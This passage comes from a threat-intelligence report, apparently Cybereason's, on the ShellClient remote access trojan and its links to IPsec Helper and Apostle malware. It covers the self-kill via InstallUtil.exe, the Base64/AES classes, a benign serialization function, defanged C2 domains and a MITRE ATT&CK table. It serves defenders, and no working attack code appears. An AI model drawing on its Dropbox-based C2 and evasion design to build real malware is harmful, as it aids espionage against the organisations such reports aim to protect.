  components : IContainer @04000039
  serviceInstaller1 : ServiceInstaller @0400003B
  serviceProcessInstaller1 : ServiceProcessInstaller @0400003A
```


Similarities between ShellClient and IPsec Helper naming conventions

Kill Techniques

Both ShellClient and IPsec Helper use *InstallUtil.exe* in the self kill mechanism. When ShellClient receives a self kill command, It executes InstallUtil.exe in order to delete the service created and remove itself from the infected machine. When IPsec Helper receives a self kill command, it creates and executes a batch script named “remover.bat”. The script uses *InstallUtil.exe* to delete the service created for the malware.

Data Decoding and Encryption

Both ShellClient and *IPsec Helper* use Base64 and AES to encode and encrypt data sent to the C2. In addition, both malware have a separate class for Base64 encoding and decoding, and for AES encryption and decryption:




```
EncodingClass @02000014
  Base Type and Interfaces
  Derived Types
  Base64ByteDecoding(string) : byte[] @0600006E
  Base64ByteEncoding(byte[]) : string @0600006C
  Base64Decoding(string) : string @0600006D
  Base64Encoding(string) : string @0600006B
StringExtensions @02000010
  Base Type and Interfaces
  Derived Types
  ParseBase64(string) : string @06000074
  ParseBase64(string, Encoding) : string @0600007
  ToBase64(string) : string @06000072
  ToBase64(string, Encoding) : string @06000073
```

ShellClient and IPsec Helper data decoding and encryption similarities

Other Similar Functions

Some functions of ShellClient, *IPsec Helper* and *Apostle* malware are very similar, for example the *Serialize* function, which is found on all three malware variants.



```
// Token: 0x060000A2 RID: 162 RVA: 0x00005668 File Offset: 0x00003
public static string Serialize<T>(T toSerialize)
{
    XmlSerializer xmlSerializer = new XmlSerializer(typeof(T));
    string result;
    using (StringWriter stringWriter = new StringWriter())
    {
        xmlSerializer.Serialize(stringWriter, toSerialize);
        result = stringWriter.ToString();
    }
    return result;
}
```

```
public static string Serialize<T>(T toSerialize)
{
    if (toSerialize == null)
    {
        return string.Empty;
    }
    XmlSerializer xmlSerializer = new XmlSerializer(typeof(T));
    string result;
    using (StringWriter stringWriter = new StringWriter())
    {
        xmlSerializer.Serialize(stringWriter, toSerialize);
        result = stringWriter.ToString();
    }
    return result;
}
```

ShellClient, IPsech Helper and Apostle malware similarities

Possible Infrastructure Connection

Another interesting connection identified between these malware is based on past IP address resolutions of the domain used by ShellClient *azure.ms-tech[.]us* and a domain used by *IPsec Helper whynooneistherefornoneofthem[.]com*. Both of these domains have been resolved to both of the IP addresses 139.162.120.150 and 50.116.17.41.

Upon examination of these IP addresses, they function as a sinkhole. Further examination of other domains that were resolved to these IP addresses in the past revealed a significant number of malicious domains that were used by Iranian APTs.

Conclusion

In the Operation GhostShell report, the Cybereason Nocturnus and Incident Response Teams discovered a sophisticated new Remote Access Trojan (RAT) dubbed ShellClient that was used in highly targeted attacks against a select few Aerospace and Telecommunications companies mainly in the Middle East, with other victims located in the U.S., Russia and Europe. Our current assessment is that the attacks were perpetrated by a newly discovered Iranian activity group dubbed *MalKamak* that has been operating since at least 2018 and remained in the dark until now.

The investigation into Operation GhostShell also revealed that ShellClient dates back to at least 2018, and has been continuously evolving ever since while successfully evading most security tools and remaining completely unknown. By studying the ShellClient development cycles, the researchers were able to observe how ShellClient has morphed over time from a rather simple reverse shell to a sophisticated RAT used to facilitate cyber espionage operations while remaining undetected.

The most recent ShellClient versions observed in Operation GhostShell follow the trend of abusing cloud-based storage services, in this case the popular Dropbox service. The ShellClient authors chose to abandon their previous C2 domain and replace the command and control mechanism of the malware with a more simple yet more stealthy C2 channel using Dropbox to exfiltrate the stolen data as well as to send commands to the malware. This trend has been increasingly adopted by many threat actors due to its simplicity and the ability to effectively blend in with legitimate network traffic.

It is the intention of the researchers that the information provided in the Operation GhostShell report will inspire further research regarding ShellClient and the newly identified *MalKamak* activity group, and that it will ultimately assist in shedding more light on this mysterious malware that was kept well-hidden for many years.

authors

TOM FAKTERMAN, THREAT RESEARCHER

Tom Fakterman, Cyber Security Analyst with the Cybereason Nocturnus Research Team, specializes in protecting critical networks and incident response. Tom has experience in researching malware, computer forensics and developing scripts and tools for automated cyber investigations.

DANIEL FRANK, SENIOR MALWARE RESEARCHER

With a decade in malware research, Daniel uses his expertise with malware analysis and reverse engineering to understand APT activity and commodity cybercrime attackers. Daniel has previously shared research at RSA Conference, the Microsoft Digital Crimes Consortium, and Rootcon.

CHEN ERLICH, INCIDENT RESPONSE ENGINEER

Chen has almost a decade of experience in Threat Intelligence & Research, Incident Response and Threat Hunting. Before joining to Cybereason, Chen spent three years dissecting APTs, investigating underground cybercriminal groups and discovering security vulnerabilities in known vendors. Previously, he served as a Security Researcher in the IDF.

ASSAF DAHAN, HEAD OF THREAT RESEARCH

Assaf has over 15 years in the InfoSec industry. He started his career in the Israeli Military 8200 Cybersecurity unit where he developed extensive experience in offensive security. Later in his career he led Red Teams, developed penetration testing methodologies, and specialized in malware analysis and reverse engineering.

INDICATORS OF COMPROMISE

Open the chatbot on the bottom right corner of your screen to access the Ghostshell IOCs and Appendix A.

MITRE ATT&CK BREAKDOWN

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Command-line interface	Windows Service	Valid Accounts	Obfuscated Files or Information	Credential Dumping

Windows Management Instrumentation			Masquerading	
PowerShell				

Discovery	**Lateral Movement**	**Collection**	**Command and Control**	**Exfiltration**
Security Software Discovery	SMB/Windows Admin Shares	Archive Collected Data	Data Encoding	Exfiltration Over Web Service
System Information Discovery			Encrypted Channel	Exfiltration Over C2 Channel
System Network Configuration Discovery			File Transfer Protocols	Exfiltration Over Alternative Protocol
			Web Protocols	

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world’s brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus